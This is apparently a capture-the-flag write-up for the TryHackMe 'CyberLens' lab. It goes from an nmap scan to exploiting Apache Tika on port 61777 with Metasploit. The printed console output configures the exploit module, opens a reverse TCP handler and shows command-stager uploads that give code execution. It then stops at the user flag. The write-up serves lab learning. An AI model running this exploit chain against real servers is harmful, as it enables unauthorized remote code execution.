
CYBERLENS


Link to machine : https://tryhackme.com/room/cyberlensp6


SCANNING

Upon receiving the target IP, I added it in my */etc/hosts* file for name resolution.




I then performed an **nmap** aggressive scan to find open ports and the services running on them.







FOOTHOLD

I **nmap** scan revealed an **http** server running on port 80 and 61777 so I accessed them from my browser.







The server running on port 61777 revealed the apache version being used. A simple google search revealed an **RCE** vulnerability.




I looked for exploits using **searchsploit** and found one on **metasploit**.





I booted the **metasploit** framework and selected the exploit.







I configured the options and ran the exploit to get code execution.


root@kali: ~/thm/cyberlens
File Actions Edit View Help
root@kali: ~/thm/cyberlens
root@kali: ~/thm/cyberlens
root@kali: ~/thm/cyberlens
root@kali: ~/thm/cyberlens
msf6 exploit(windows/http/apache_tika_jp2_jscript) > set LHOST 10.21.17.140
LHOST => 10.21.17.140
msf6 exploit(windows/http/apache_tika_jp2_jscript) > set RHOST 10.10.82.152
RHOST => 10.10.82.152
msf6 exploit(windows/http/apache_tika_jp2_jscript) > set RPORT 61777
RPORT => 61777
msf6 exploit(windows/http/apache_tika_jp2_jscript) > options
Module options (exploit/windows/http/apache_tika_jp2_jscript):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 10.10.82.152 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 61777 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
TARGETURI / yes The base path to the web application
URIPATH no The URI to use for this exploit (default is random)
VHOST no HTTP server virtual host
When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:
Name Current Setting Required Description


root@kali: ~/thm/cyberlens
File Actions Edit View Help
root@kali: ~/thm/cyberlens
root@kali: ~/thm/cyberlens
root@kali: ~/thm/cyberlens
root@kali: ~/thm/cyberlens
msf6 exploit(windows/http/apache_tika_jp2_jscript) > run
[*] Started reverse TCP handler on 10.21.17.140:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Sending PUT request to 10.10.82.152:61777/meta
[*] Command Stager progress - 8.10% done (7999/98798 bytes)
[*] Sending PUT request to 10.10.82.152:61777/meta
[*] Command Stager progress - 16.19% done (15998/98798 bytes)
[*] Sending PUT request to 10.10.82.152:61777/meta
[*] Command Stager progress - 24.29% done (23997/98798 bytes)
[*] Sending PUT request to 10.10.82.152:61777/meta
[*] Command Stager progress - 32.39% done (31996/98798 bytes)
[*] Sending PUT request to 10.10.82.152:61777/meta
[*] Command Stager progress - 40.48% done (39995/98798 bytes)
[*] Sending PUT request to 10.10.82.152:61777/meta
[*] Command Stager progress - 48.58% done (47994/98798 bytes)
[*] Sending PUT request to 10.10.82.152:61777/meta
[*] Command Stager progress - 56.67% done (55993/98798 bytes)
[*] Sending PUT request to 10.10.82.152:61777/meta
[*] Command Stager progress - 64.77% done (63992/98798 bytes)
[*] Sending PUT request to 10.10.82.152:61777/meta
[*] Command Stager progress - 72.87% done (71991/98798 bytes)
[*] Sending PUT request to 10.10.82.152:61777/meta
[*] Command Stager progress - 80.96% done (79990/98798 bytes)
[*] Sending PUT request to 10.10.82.152:61777/meta
[*] Command Stager progress - 89.06% done (87989/98798 bytes)
[*] Sending PUT request to 10.10.82.152:61777/meta





I then captured the user flag from the Desktop.

